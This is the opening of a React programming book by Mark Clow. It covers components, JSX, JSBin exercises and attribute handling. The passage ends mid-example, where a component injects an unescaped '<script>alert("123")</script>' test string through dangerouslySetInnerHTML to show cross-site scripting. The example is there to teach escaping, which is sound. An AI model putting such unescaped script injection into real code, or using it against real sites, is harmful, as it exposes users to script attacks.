


React

LEARN REACT FAST

Over 250 pages of technical information and examples!

MARK CLOW



How to Get Started and Productive in React Fast

Mark Clow

A Developers Guide to
React and Its Associated
Technologies

- [1 Acknowledgements and Revisions](#)
- [2 Introduction to React](#)
- [3 Exercises with JSBin.com](#)
- [4 Introduction to Components](#)
- [5 Introduction to JSX](#)
- [6 Component Creation](#)
- [7 Component Rendering](#)
- [8 Component Styling](#)
- [9 Introduction to Component Properties](#)
- [10 Introduction to Component States](#)
- [11 Introduction to Component Events](#)
- [12 Component Forms](#)
- [13 Component Lifecycle Functions](#)
- [14 Component Elements and More](#)
- [15 Component Properties & Callbacks](#)
- [16 Component States](#)
- [17 Component Composition](#)
- [18 Component Contexts](#)
- [19 Component Code Reusability](#)
- [20 AJAX](#)
- [21 Component Design - Thinking in React](#)
- [22 Introduction to The React Trails Project](#)
- [23 Node](#)
- [24 Gulp](#)
- [25 Babel](#)
- [26 Browserify and Babelify](#)
- [27 Editors and Visual Studio Code](#)
- [28 React Router](#)
- [29 Change Detection and Performance](#)
- [30 Testing](#)

31	Introduction to Webpack
32	Appendix – Server & Client Side Web Applications and AJAX
33	Appendix – Versions of JavaScript
34	Appendix – JavaScript Techniques
35	Appendix – Cross-Site Scripting Attacks.
36	Appendix – Prevention of Cross-Site Scripting Attacks.
37	Appendix - Source Maps
38	Resources

1 Acknowledgements and Revisions

1.1 Acknowledgements

Primarily, thanks to my wife Jill for her patience. This book took up all my 'Sunday morning' time. I hope right now Jill is enjoying herself doing her favorite things like paddle boarding, kayaking and being at one with nature. I hope she never reads this book because it would bore her silly.

1.2 **Revisions**

Date	Notes

2 ***Introduction to React***

React is an open-source UI library developed at Facebook to facilitate the creation of interactive, stateful & reusable UI visual components for websites and applications. It is used at Facebook and Instagram in production, amongst other websites.

React gets its name because components have what's known as 'Reactive State'. This means that when your data in your component changes, your UI reacts and automatically updates to reflect changes.

2.1 What's So Special about React?

- **Speed**

It's fast. Facebook claim that React can redraw a UI 60 times a second.

- **Reacting Components**

Software applications use data, which changes frequently. When you build software that uses data, you often need to detect when the data changes and refresh the user interface when it does. React is different. When you write React code, you are writing Components. These Components *React* to data changes and redraw themselves, refreshing the user interface automatically.

- **Reusable Components**

When you write React code, you are writing Components. They are designed to be Reusable. These Components can be used in one place in the Application, or in as many places as you wish. Facebook wrote React. Think about how many times Facebook reuses the 'like' Component.

- **Virtual DOM**

Most JavaScript libraries directly update the DOM in the browser. React does not work that way. When React is running, it keeps a 'DOM in memory' that is updated by your components. When React change detection occurs it compares the 'DOM in memory' against the DOM in the browser and only updates the differences in the user interface on the browser. This avoids the performance issues of redrawing the whole user interface (DOM) again and again (rendering cycles), only redrawing component parts that have changed.

- **Server-side Rendering**

One of its unique selling points is that not only does it perform on the client side, but it can also be rendered server side, and they can work together inter-operably.

- **JSX**

**ANGULAR, EMBER AND KNOCKOUT PUT "JS" IN YOUR HTML.
REACT PUTS "HTML" IN YOUR JS.**

Most of the other JavaScript libraries (Angular, Ember, Knockout) allow you to embed JavaScript (or bindings) into HTML markup. React does things the other way round. You can embed HTML (or other markup for React Components) into your JavaScript.

When you look at JavaScript that contains JSX, You will a lot of inline XML-like code, without quotes. You will also see that there are script blocks with different types (for example 'text/babel'). This is because the XML-like code (the JSX) is compiled into regular JavaScript before it is run.

This initially sounds like a bad idea but think about this: the markup is compiled before runtime. Bad markup will be identified before the code is run.

We will go into detail on JSX in Chapter [‘Introduction to JSX’](#).

- ***XHP***

XHP is a similar thing to JSX and it was developed before the React JavaScript library. It enables PHP developers to develop user interface components on the server-side using the same XML format.

- **React Native**

You can use React to develop native iOS and Android apps using the React Native libraries supplied by Facebook.

- ***AJAX***

Applications built with React are modular. React is just one of the modules. React is a view library and React has no networking/AJAX features. To perform networking/AJAX operations (such as getting data from the server), developers need to use an additional JavaScript module (such as JQuery) alongside their React code.

2.2 So What Does React Do?

React is a comparatively small JavaScript framework that allows the developer to write user interfaces that are composed of one or more Components. In these Components React takes care of the following for you:

1. [Rendering the Model \(see MVC\) to the DOM.](#)
2. [Responding to Events.](#)

- **Rendering the Model to the DOM**


Component inputs are props and state (the model).

Difference is state can change

Use state components as little as possible

Data flows downwards into render then dom


Way to change the dom is to change the model.



- **Responding to Events**

The events in the DOM fire event handlers in the Components. The Components update the Model to change the DOM.

Architecture



2.3 Other Libraries

- **JQuery**

Many people use React and JQuery together. However, React will work fine without JQuery. JQuery developers will need to *think differently* when coding in React. In JQuery developers manipulate the DOM directly (imperatively) in order to change how the UI is rendered. React allows developers to have UI components. These UI components have states that are used to define how the UI is rendered. To change how the UI is rendered, the developer should change the ‘state’ of a component to tell it to change.

Many developers use JQuery with React to perform asynchronous operations, as React does not include this capability.

- **Angular**

Angular also handles DOM manipulation for the developer. It gives the developer to bind data in the model to the markup in the view (i.e. the DOM). When the user changes data in the model, this binding updates the view, similar to how React updates when a state (data) is changed. However Angular does not use a ‘Virtual DOM’ and it uses change detection algorithms (state tree change algorithms) to figure out what components have changed so it can update the DOM. It is arguably less efficient at updating the UI after a state change has taken place.

Angular is a larger library and provides you everything you need to write a single-page web application. This library contains more services to the developer, for example routing, http communication with servers.

- **Ember**

Ember is a larger library than React.

- **Backbone**

Backbone is a larger library than React.

2.4 React ES5 & React ES6

● Introduction

React has been around for a while and JavaScript ES6 was developed after React had already been released. From release 0.13.0, React started to support the development of React Components in ES6. Please see Appendix '[Versions of JavaScript](#)' for more information about the versions of JavaScript available.

● Examples

The syntax for using React with ES5 is quite different from using React with ES6. This book will attempt to cover both, while recognizing that ES6 (and later) is the future. Don't let the syntax differences put you off – you can see that React is doing similar things whether in ES5 or ES6.

● Pre-ES6

In the context of this book, this means 'React with ES5', or 'any other version of JavaScript before ES6'.

This book contains many simple 'Pre ES6' exercises which you can tryout using JSBin.com. JSBin.com allows us to quickly write code online without having to setup any kind of project environment. This is the simplest environment in which you can run React code. No compiles, build processes. Just type in the code and it run. As of the time of writing this book, JSBin.com only worked with the earlier React ES5 syntax.

● Post-ES6

In the context of this book, this means 'React with ES6', or 'any other version of JavaScript after and including ES6'.

This book includes a sample project written in ES6, from which I will provide code samples. Please refer to Chapter '[Introduction to the React Trails Project](#)' Project for details on how to run React in this environment.

3 *Exercises with JSBin.com*

3.1 **Introduction**

JSBin is a website in which you can develop simple applications and try them out. It is similar to Plunker except that it works with a wider range of libraries. When you open JSBin.com, it shows you a series of vertical panels. Each panel lets you code an aspect of an html page (for example html, CSS, JavaScript). The html page (the product of the code in the other panels) will be executed and output in one of the panels to the right.

3.2 Pre-ES6

As of the time of writing this book, JSBin.com only worked with the earlier React ES5 syntax. This means that JSBin.com allows you to try out code with the earlier React ES5 syntax but not with the later React ES6 syntax.

3.3 Example - Introduction

To learn how to get going in jsbin.com with React, we are going to create a tiny 'Hello World' application to display this message to the user.



The screenshot shows a web-based code editor interface with three main panels. The left panel, titled 'HTML', contains a complete HTML document structure. The middle panel, titled 'JSX (React)', contains a single line of JSX code. The right panel, titled 'Output', displays the rendered result of the code. Above the 'Output' panel are two buttons: 'Run with JS' and 'Auto-run JS' (which is checked).

```
HTML
<!DOCTYPE html>
<html>
<head>
<script src="https://fb.me/react-with-addons-15.1.0.js"></script>
<script src="https://fb.me/react-dom-15.1.0.js"></script>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width">
<title>JS Bin</title>
</head>
<body>
<div id="container"></div>
</body>
</html>
</body>
</html>
```

```
JSX (React)
ReactDOM.render(
  <div>Hello World!</div>,
  document.getElementById('container')
);
```

Output: Hello World!

3.4 Example - Instructions

1. Open your browser and navigate to the following web page: <http://jsbin.com/>



2. Select 'Add Library' and select 'React with Add-Ons + React DOM 15.1.0' in the list.




3. We are going to change the html so that it has a container for a 'hello world' simple react component. Edit your html (the panel on the left) and add the following element to the html:

```
<div id="container"></div>
```

This results in the following:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <title>JS Bin</title>
</head>
<body>
  <div id="container"></div>
</body>
</html>
```

4. We are going to add a JSX react script to create the 'hello world' simple react component. First of all we need to select the script type in the middle panel. It defaulted to 'JavaScript' but we need to change it to 'JSX (React)'.



5. We now add the script code in the panel below where we selected 'JSX (React)':

```
ReactDOM.render(  
  <h1>hello world</h1>,  
  document.getElementById('container'));
```

The script panel should look like this:

A screenshot of the 'JSX (React)' script panel. It shows the code from the previous block: `ReactDOM.render(<h1>hello world</h1>, document.getElementById('container'));`. The text 'container' in the code is highlighted in red. The panel has a light gray background and a blue header with the text 'JSX (React)'.

6. That's it, your code should be running. The output panel on the right side shows the output from the running code on the other panels. It should now show the following:

A screenshot of the 'Output' panel. It displays the text 'hello world' in a large, bold, black serif font. Above the text, there is a 'Run with JS' button and an 'Auto-run JS' checkbox which is checked. The panel has a light gray background.

3.5 Tip - Use Line Numbers

● Introduction

It is easy to make mistakes when writing code in an online editor such as jsbin.com. You will often see 'error at line x' messages when you run the code. This tells you to look at that line of code. However, jsbin.com does not show line numbers by default.

● Jsbin.com Hidden Trick

If you double-click on the panel language selector, it shows the line numbers in your code.

Double-click this:



and this:

```
JSX (React) ▼  
var DataInput = React.createClass({  
  getInitialState: function() {  
    return {name: '', city: '', stat  
  },  
  handleNameChange: function(e) {  
    this.setState({name: e.target.va  
    this.validate();  
  },
```

becomes this:

```
JSX (React) ▼  
1 var DataInput = React.createClass(  
2   getInitialState: function() {  
3     return {name: '', city: '', sta  
4   },  
5   handleNameChange: function(e) {  
6     this.setState({name: e.target.v  
7     this.validate();  
8   },
```

3.6 Tip - Use Syntax Highlighting By Copying and Pasting

● Introduction

Unfortunately, most of the online tools like jsbin.com don't have syntax highlighting.

However there is a solution and I use this all the time. Install another editor on your computer, for example Microsoft Code. When you have 'issues' getting your code running in jsbin (or another online editor), copy and paste the code into your editor on your computer. Save the code you pasted as a '.js' file and then the editor should syntax highlight the file. That makes it much easier to find your problem. Quite often you stare at the screen for minutes then you paste it into Code and immediately see that you made a simple mistake like forgetting to add a quote or a comma.

● Example

The code below is missing a comma. The picture on the left is how the code looks in jsbin.com. The picture on the right is how the code looks in Microsoft Code.

As you can see it is much easier to diagnose the issue in Microsoft Code, its highlighted in red!

```
handleSubmit : function(e) {  
  e.preventDefault();  
  this.validate();  
  if (this.state.errors.length > 0){  
    document.getElementById(this.sta  
  }else{  
    alert("Good to go!");  
  }  
}  
render: function() {  
  return (  
    <form onSubmit={this.handleSubmi  
    <div>  
      Name:<input type="text" id="name  
    </div>  
    <div>
```

```
handleSubmit : function(e) {  
  e.preventDefault();  
  this.validate();  
  if (this.state.erorrs.length > 0){  
    document.getElementById(this.s  
  }else{  
    alert("Good to go!");  
  }  
}  
render: function() {  
  return (  
    <form onSubmit={this.handleSubmi  
    <div>  
      Name:<input type="text" id="name'  
    </div>  
    <div>
```


4 *Introduction to Components*

4.1 **Introduction**

React Components are like UI building blocks. They are what you use to assemble a working React application and you need to know how they work.

4.2 Facts about Components

They need to be named.

They have only one root node.

There are different types of Components and they can be created in different ways.

They must be rendered into a target element in the DOM.

They can contain other components (Composition).

They can accept input data through (properties).

They can store their own data (states) and they REACT when this data changes.

They respond to events.

Sounds daunting doesn't it? Don't worry: all of the above points are covered in this book.

4.3 Creating React Components

React allows developers to create these components in different ways according to your development environment and state requirements. This is just an introductory chapter so we won't go into much detail on this.

- **Development Environment**

As mentioned earlier, from release 0.13.0, React started to support the development of React Components in ES6.

Older projects (and websites like jsbin.com) create Components using the pre-ES6 syntax.

Many more 'modern' React projects create Components using the post-ES6 syntax.

- **Components with State**

Don't worry if you don't know what 'State' means. It just means 'its own data'. If your React Component needs to contain state, then you should create it using 'React.createClass' or by extending React.Component.

- ***Create using React.createClass (Pre-ES6)***

This is how we usually create the Components in JSBin.com. Components created in this manner are full React Components that can store state. The argument to this function is an object. At a minimum, this object should contain a render function, which returns a single React Component.

- ***Create by Extending React.Component (Post-ES6)***

This is how we usually create Components in a modern React project. ES6 allows JavaScript developers to create classes. You should define your React Component as a class that extends the class React.Component. Components created in this manner are full React Components that can store state. At a minimum, this object should contain a render function, which returns a single React Component.

If you don't need your React Component to contain state data then you should create it as a Stateless Function. This works in all versions of JavaScript, although you can use a different syntax in ES6 onwards if you want.

- **Components without State**

You write your React Components as a function. No class, nothing. This is a simple way to create React Components that don't hold state. You can still pass in data into these components using Properties but you cannot change this data. This is a great way to create simple user interface components that don't have complex behavior.

5 *Introduction to JSX*

5.1 Introduction

ANGULAR, EMBER AND KNOCKOUT PUT “JS” IN YOUR HTML.

REACT PUTS “HTML” IN YOUR JS.

As mentioned earlier, React is very different from Angular and Ember because it works the other way round. Normally you embed the JavaScript into the HTML, that is the way most JavaScript libraries work. React is different though and JSX is one of the differences, enabling you to put HTML into your JavaScript. Also, this JSX code (that represents HTML in amongst other things) is validated and compiled.

JSX can be used to write HTML in your JavaScript. However it also lets you add Tags that represent React Components as well! So with JSX you are not just limited to just HTML.

5.2 Compilation

JSX is an XML-like syntax that you can add inline into your JavaScript code. Later on the JSX is compiled into regular JavaScript that invokes React code before it is executed on the browser.



However not everyone loves the JSX syntax and the idea of writing the XML-like syntax inline in script. So some people skip steps 1 and 2 above and just write regular JavaScript (3).

Each element in the XML is compiled into a JavaScript function call to React code create the element. Elements are data object that represent markup, usually HTML. Element attributes are converted into arguments in the function calls. Nested elements (elements within elements) become additional arguments in the function calls.

● Example

This JSX code:

```
var profile = <div>

<h3>{[user.firstName, user.lastName].join(' ')}</h3>
</div>;
```

is compiled into:

```
var profile = React.createElement("div", null,
  React.createElement("img", { src: "avatar.png", className: "profile" }),
  React.createElement("h3", null, [user.firstName, user.lastName].join(" "))
);
```

● Example - Notes

1. Notice how the 'div' element is compiled into a call to 'React.createElement'.
2. Notice how the nested 'img' and 'h3' elements are compiled into calls to 'React.createElement' within the original call to 'React.createElement' above.
3. Notice how the 'img' element 'src' and 'className' attributes are converted into arguments in the call to 'React.createElement'.

● JSX and HTML Markup

JSX is very useful for writing html markup inline in your JavaScript code. For example, the code below uses JSX and JavaScript to render an html H1 element.

```
var headerElement = <h1>Hello There</h1>;  
ReactDOM.render(headerElement, document.getElementById('content'));
```

- **Compiled JSX for HTML**

When you compile the JSX code for HTML, it creates a call to a React function in the form of `ReactDOM.[tag]`. This is the React function that represents the HTML element.

For example, the JSX for `'<div/>'` would compile into the JavaScript `'ReactDOM.div(null)'`.

Remember that the React class that represents the HTML element has a name that begins with a lower-case letter. Therefore, you should use lower-case HTML tag names in your JSX, e.g. `<div>`.

- **NOTE: To render html markup, use lower-case tag names in JSX, e.g. `h1`.**

- **JSX and React Components**

JSX can be used to describe React Components in an XML-like syntax. Later on this XML syntax is converted into JavaScript code. For example the code below uses JSX and JavaScript to render a React Component.

```
var Hello = React.createClass({  
  render: function() {  
    return <div>Hello {this.props.name}</div>;  
  }  
});  
  
ReactDOM.render(  
  <Hello name="World" />,  
  document.getElementById('container')  
);
```

- **Compiled JSX for React Components**

When you compile the JSX code for React Component, it creates a call to a function of exactly the same name.

For example, the JSX for `'<Hello/>'` would compile into the JavaScript `'Hello(null)'`. This refers to the `'Hello'` React Component, which must be available to be used.

Remember that your React component class names begin with an upper-case letter. Therefore, you should use upper-case tag names in your JSX to refer to React Components, e.g. `<Hello>`.

- **Compiling JSX Code**

Your browser cannot is good at executing regular JavaScript code but it is not

equipped at running JSX code. Your JSX code must be compiled into regular JavaScript code before it is executed.

If you want to look at JSX compilation in more detail, please take a look at the following page: <https://babeljs.io/repl/>

● **Compiling JSX Code In Your Browser**


We have been using jsbin.com to try out our code. This website compiles your JSX code in your browser ‘just-in-time’ before it runs. This is great for prototyping but not so great for production websites for the following reasons:

You need to compile the JSX code into regular JavaScript every time the page loads. This makes the page slower. It is much more efficient to do the compilation in the build process and deploy the regular JavaScript.

The JavaScript code you deploy cannot be minified, linted, debugged or formatted.

● **JSX Code in JSBin**

When you use JSBin and you select ‘JSX(React)’ in the script dropdown, the website automatically compiles the JSX code therein to regular JavaScript and compiles it in the executing page ‘just-in-time’. So you don’t really need to worry about anything other than selecting the library ‘React with Add-Ons + React DOM 15.1.0’ and selecting ‘JSX(React)’ in the script dropdown. Nice!



● **JSX Code in a Standalone Page – Example**

You can use the babel library to your page to compile your JSX code on your webpage ‘just-in-time’. You need to ensure you load the correct libraries (script tags with ‘src’) and ensure that the script tag has the correct type ‘text/babel’.

The code below is a standalone html page with react code that you should be able to run on any web server. It compiles the JSX code contained within the last script tag (in bold below) and displays the React Component.

```
<html>
<head>
<script src="https://fb.me/react-with-addons-15.1.0.js"></script>
```

```
<script src="https://fb.me/react-dom-15.1.0.js"></script>

<script src="https://cdnjs.cloudflare.com/ajax/libs/babel-core/5.8.34/browser.min.js"></script>

<script type="text/babel">
var HelloWorld = React.createClass({
  render: function() {
    return (
      <div>
        Hello World
      </div>
    );
  }
});
ReactDOM.render(
  <HelloWorld />,
  document.getElementById('content')
);
</script>
</head>
<body>
  <div id="content"></div>
</body>
</html>
```

- **Example – Notes**

1. The first two scripts that begin with ‘fb’ are React Runtime files. They are required for React to work in this page.
2. The third script is the babel browser script. This babel browser script can transform ES6 and JSX code into regular ES5 code.
3. The fourth script tag contains JSX code. Notice how it has the ‘type’ attribute set to ‘text/babel’. This ensures that the babel browser script (loaded above) compiles the JSX code within the script block into regular JavaScript. After this script has been compiled by the babel browser script, it creates a React Component and then mounts it to the div ‘content’.

- **Compiling JSX Code in Your Build**

When you write your React code in a project and you have a build process, this build process will convert the JSX code into regular JavaScript. This avoids having your browser perform JSX compilation and this is more suitable for production websites. We will cover this in Chapters ‘[Babel](#)’ and ‘[Browserify and Babelify](#)’.

5.3 JSX Attribute Expressions

When you write your JSX code, you can use expressions to provide values or perform calculations. These expressions are delimited by curly braces and they must contain valid JavaScript expressions. When the JSX compiler runs, it converts these expressions into arguments to the ‘React’ calls produced by the compiler.

- **Example - String Literal Expression**

```
<Hello now={"2016-08-01"} />
```

- **Example - JavaScript Expression**

```
<Hello now={new Date().toString()} />
```

```
<div>  
{1==2?<Component1/>:<Component2/>}  
</div>
```

5.4 Child Component Elements

A JSX Component may have child Components.

```
<Hello>  
<Component1/>  
<Component2/>  
</Hello>
```

A component can access its children with `this.props.children`. More on that later!

5.5 JavaScript Expressions – Whitespace

Whitespace between `{ }` expressions is not allowed. This is because JSX is converted into JavaScript, including the JavaScript Expressions.

- **The following outputs “MarkClow”:**

```
{“Mark”}{“Clow”}
```

- **You can amend the expression to include spaces in several different ways.**

If you examine the example code below you will see more than one to get around this.

- **Example Code**

```
MarkClow - no space  
Mark Clow - space  
Mark Clow - space
```

```
ReactDOM.render(  
  <div>  
    {“Mark”}{“Clow”} - no space  
  <br/>  
    {“Mark Clow”} - space  
  <br/>  
    {“Mark”} {” “} {“Clow”} - space  
  </div>,  
  document.getElementById(‘content’)  
);
```


5.6 HTML Attributes

You can write JSX to output HTML. This HTML can (obviously) have attributes. JSX will only output valid HTML attributes, not just anything. However you can use custom attributes if you prefix them with 'data-'.

- **Example – Invalid Custom HTML Attribute**

```
ReactDOM.render(  
  <div address="Atlanta">  
    Test  
  </div>,  
  document.getElementById('content')  
);
```

results in the following html:



```
<div id="content">  
  <div data-reactroot="">Test</div>  
</div>
```

- **Example – Valid Custom HTML Attribute.**

```
ReactDOM.render(  
  <div data-address="Atlanta">  
    Test  
  </div>,  
  document.getElementById('content')  
);
```

results in the following html:



```
<div id="content">  
  <div data-reactroot="" data-address="Atlanta">Test</div>  
</div>
```

5.7 HTML Attributes and JavaScript Reserved Words

Attributes cannot use JavaScript reserved words, obviously because JSX generates JavaScript. This causes problems because some JavaScript words overlap with HTML attributes:

for

class

The answer to do this is to use a slightly different attribute name instead.

for – use ‘htmlFor’ instead

class – use ‘className’ instead

● Example – JavaScript ‘Reserved Word Attribute

The code below does not generate html with the required ‘class’ attribute.

```
ReactDOM.render(  
  <div class="title2">  
    Test  
  </div>,  
  document.getElementById('content')  
);
```

It results in the following html:

```
▼ <div id="content">  
  <div data-reactroot>Test</div>  
</div>
```

● Example – JavaScript Reserved Word Attribute Name Corrected

The code below correctly generates html with the required ‘class’ attribute.

```
ReactDOM.render(  
  <div className="title2">  
    Test  
  </div>,  
  document.getElementById('content')  
);
```

It results in the following html:

```
▼ <div id="content">  
  <div data-reactroot class=  
    "title2">Test</div>  
</div>
```

5.8 HTML Style Attribute

The style HTML attribute works very differently in React.

- **Style Attribute Requires an Object**

You can add use the ‘style’ attribute name but it expects to be assigned a JavaScript object within ‘{’ and ‘}’ brackets.

- **Double Brackets**

Note that if you want to assign an inline object in the HTML Style Attribute then you should use double brackets. One set of brackets to indicate a JavaScript expression. One set of brackets to create a JavaScript object.

```
style={{fontWeight:"bold",border:"1px solid #ff0000"}}
```

- **Single Brackets**

You can use single brackets if you use a JavaScript object variable.

```
var style={fontWeight:"bold",border:"1px solid #ff0000"};

...

style={style}
```

- **CSS Style Names**

Notice that the CSS style names (for example ‘font-weight’ below) need to be converted to CamelCase for them to work.

- **Example – Html Style Attribute Used Incorrectly**

```
ReactDOM.render(
  <div style="font-weight:bold;border:1px solid #ff0000">
    Test
  </div>,
  document.getElementById('content')
);
```

This results in the following JavaScript error:

```
VM360 bimadozoqi.js:7 Uncaught Invariant Violation: The `style` prop expects a mapping from style properties to values, not a string. For example, style={{marginRight: spacing + 'em'}} when using JSX.
```

- **Example – Html Style Attribute Used Correctly**

```
ReactDOM.render(
  <div style={{fontWeight:"bold",border:"1px solid #ff0000"}}>
    Test
  </div>,
  document.getElementById('content')
```

```
);
```

OR

```
var style={fontWeight:"bold",border:"1px solid #ff0000"};
ReactDOM.render(
  <div style={style}>
    Test
  </div>,
  document.getElementById('content')
);
```

These result in the following output:



and HTML:

```
▼ <div id="content">
  <div data-reactroot style="font-weight: bold; border: 1px solid
    rgb(255, 0, 0);">Test</div>
</div>
```

5.9 Escaping and Unescaping Content

• Introduction

JSX escapes all generated content by default. This prevents cross-site scripting attacks. For more information on cross-site scripting attacks please see the Appendix '[Cross-Site Scripting Attacks](#)'.

• Exceptions

Sometimes you need to include unescaped content in your React Components. For example if you need to generate some dynamic html and you cannot find any way around it. For this purpose, React provides an attribute '`dangerouslySetInnerHTML`' to enable developers to generate unescaped content.

• Example (Pre-ES6)

• Introduction

Let's build a component that contains three elements:

1. Unescaped script block.
2. Unescaped html.
3. Escaped html.

Naughty
Nice

• Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

<div id="content"></content>

3. Add the following code to the JSX(React) code:

```
var VeryNaughtyComponent = React.createClass({
  render: function() {
    var naughty = '<script>alert("123")</script>';
